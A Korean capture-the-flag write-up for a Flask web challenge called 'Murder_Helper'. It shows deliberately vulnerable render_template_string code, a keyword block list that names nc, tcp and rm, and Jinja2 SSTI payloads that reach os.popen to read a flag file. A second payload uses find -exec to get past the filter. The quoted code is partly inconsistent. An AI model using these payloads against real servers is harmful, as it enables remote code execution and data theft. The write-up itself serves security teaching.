


Murder_Helper


≡ 문제 분류	web
≡ poc 작성자	김재환
≡ 문제 개발자	김재환

1. 문제


해당 문제는 **킬러들의 쇼핑물** 을 모티브로 하여 만든 문제입니다. 처음 들어가면 여러 물품을 판매하는 사이트가 나옵니다.




하지만 하단에 소스코드를 보면, 숨겨진 하이퍼링크가 존재합니다.



하이퍼링크로 들어가게 되면, 킬러들의 쇼핑몰로 들어갈 수 있는 코드가 나옵니다.
해당코드를 유추할 수 있다면 문제를 풀 수 있습니다.



하지만 시크릿 코드는 정말 중요하기 때문에 엄청난 길이의 문자와 숫자로 이루어져 있어 유추가 불가능합니다.




- 틀리면 `is not secret code` 라고 나옵니다.

2. 풀이

Flask템플릿을 사용할 때는, SSTI 취약점이 있는지 항상 확인할 가치가 있습니다. SSTI는 **Server Side Template Injection**으로 Template Engine을 사용하는 경우에 코드의 실행 결과를 렌더링 할 경우 발생할 수 있는 취약점 입니다.

예시로 `{{ 7*7 }}`을 넣어보겠습니다.



- `7*7`의 결과물인 49가 나옵니다.



왜 이렇게 나올까요?

```
def killer():
    if 'ENTER' in code:
        return "I love Cat 🐱🐱 no hack"

    render_template = """
    <!DOCTYPE html>
    <html>
    <head>

        <title>김진만 쇼핑물</title>
    </head>
    <body>
    <div class="center-text">
        <div>
        <form method="GET">
            <label for="secret">Code please<br/></label>
            <input id="secret" name="secretcode" type="text" width="30px">
            <button type="submit">submit</button>
        </form>
        <p>%s {{no}}</p>
        </div>
    </div>
    </body>
    </html>

    """
    code = "{{7*7}}"
    return render_template_string(render_template, no = "" if code == "enter the secret code" else "is not secret code")
```

- 해당 코드를 보면, `render_template_string`이라는 취약한 렌더링 방식을 선택하였고, 사용자의 입력값을 그대로 렌더링 하는것을 볼 수 있습니다.
- Flask의 템플릿인 Jinja2에서는 `{{ }}`를 통하여 python코드를 삽입할 수 있습니다.
- 따라서 7*7의 결과물이 나오게 되는 것입니다.

`{{config}}` 를 삽입하여 Flask에서 설정된 값을 볼 수 있습니다.

Code please

<Config {'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY': None, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093}> is not secret code

여기서 전역으로 설정된 os의 모듈에 접근하여 `cat /flag.txt` 를 출력하게 해보겠습니다.

```
{{config. class . init . globals ['os'].popen('cat /flag.txt').read()}}
```

← → ↻ 주석 요함 192.168.0.8 1003/membership?secretcode=%7B%7Bconfig__class___.init___.globals__%5B%27os%27%5D.popen%28%27cat+%2Fflag.txt%27%29.read%28%29%7B... ☆ | | |

I love Cat 🐱 no hack

- 무언가 기만의 글이 보입니다.

코드를 보면, 필터링 하는 부분이 있습니다. cat도 안되고, flag도 안된다면 어떻게 `cat /flag` 를 찾을 수 있을까요?

```
def killer():  
    code = request.args.get('secretcode',"enter the secret code")  
  
    filter_list = ['cat', 'flag', 'chmod', 'rm', 'mv', 'nc', 'tcp', 'kill', 'halt', 'restart', 'shutdown', 'reboot']
```

find명령어에는 `-exec` 옵션을 통해 추가적으로 명령어를 입력할 수 있습니다. 여기서 `grep S0TI` 라는 명령어를 실행시켜서 FLAG를 추출할 수 있습니다.

```
{{config. class . init . globals ['os'].popen('find / -name fla* -exec grep S0TI {} \;').read()}}
```

← → ↻ 주석 요함 192.168.0.8 1003/membership?secretcode=%7B%7Bconfig__class___.init___.globals__%5B%27os%27%5D.popen%28%27find+%2F+-name+fla*+-exec+grep+S0TI... ☆ | | |

Code please

SOTI(51mple_55T1_1s_5oo0o0o_Fun!!!!) is not secret code